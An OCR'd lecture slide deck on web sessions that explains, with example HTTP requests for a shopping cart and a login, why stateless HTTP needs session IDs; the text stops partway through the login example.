Sessions, Cookies, and Web Security


Session

1. **Session**


2. Cookie

3. Web Security

Session: What is it?



Session: What is it?



How many times did I visit this page?

This is your first time


How many times did I visit this page?

This is your first time

Session: What is it?

- At a high-level, a session is something that **keeps track of the series of interactions** between communicating parties
  - It is a shared “context”
- In the context of **web applications**, a session keeps track of the communication **between the server and the client**

Session: Why is it relevant to Web Applications?




http://example.com/index.html

example.com

HTTP

```
GET /index.html HTTP/1.1
Host: example.com
```

Session: Why is it relevant to Web Applications?




http://example.com/index.html

```
GET /index.html HTTP/1.1
Host: example.com
```


```
HTTP/1.1 200 OK
Content-Type: text/html

<html>Hello World</html>
```

Session: Why is it relevant to Web Applications?



```
POST /cart/add/ HTTP/1.1
Host: example.com

{ "item_id": "abc-123-def", "quantity": 5 }
```

Session: Why is it relevant to Web Applications?



http://example.com/index.html

example.com


HTTP

```
POST /cart/add/ HTTP/1.1
Host: example.com

{ "item_id": "abc-123-def", "quantity": 5 }
```

abc-123-def: 5

```
HTTP/1.1 200 OK
Content-Type: application/json

{ "item_id": "abc-123-def", "quantity": 5 }
```

Session: Why is it relevant to Web Applications?



http://example.com/index.html


example.com

HTTP

```
POST /cart/add/ HTTP/1.1
Host: example.com

{ "item_id": "ghi-456-jkl", "quantity": 4 }
```

abc-123-def: 5

Session: Why is it relevant to Web Applications?



```
POST /cart/add/ HTTP/1.1
Host: example.com

{ "item_id": "ghi-456-jkl", "quantity": 4 }
```

abc-123-def: 5


Which cart?

Session: Why is it relevant to Web Applications?

- HTTP is **stateless**
  - One request-response pair has no information about another request-response pair
  - Server cannot tell if 2 requests came from the same browser → server cannot maintain stateful information about the client (e.g., how many times a client viewed a page)

- **Interaction** between 2 communicating parties (client & server) involving multiple messages **requires** some **state to be maintained**


Login



http://example.com/login.html

```
GET /login.html HTTP/1.1
Host: example.com
```

Login



http://example.com/login.html


example.com

HTTP

```
GET /login.html HTTP/1.1
Host: example.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>Login</html>
Username <input  type="text”>
Password <input  type=”password”>
```

Login




http://example.com/login.html

example.com

HTTP

```
POST /login.html HTTP/1.1
Host: example.com

{ ”username": ”jane",
”password": “123” }
```

Login



http://example.com/login.html

Generate session ID


example.com

HTTP

```
POST /login.html HTTP/1.1
Host: example.com

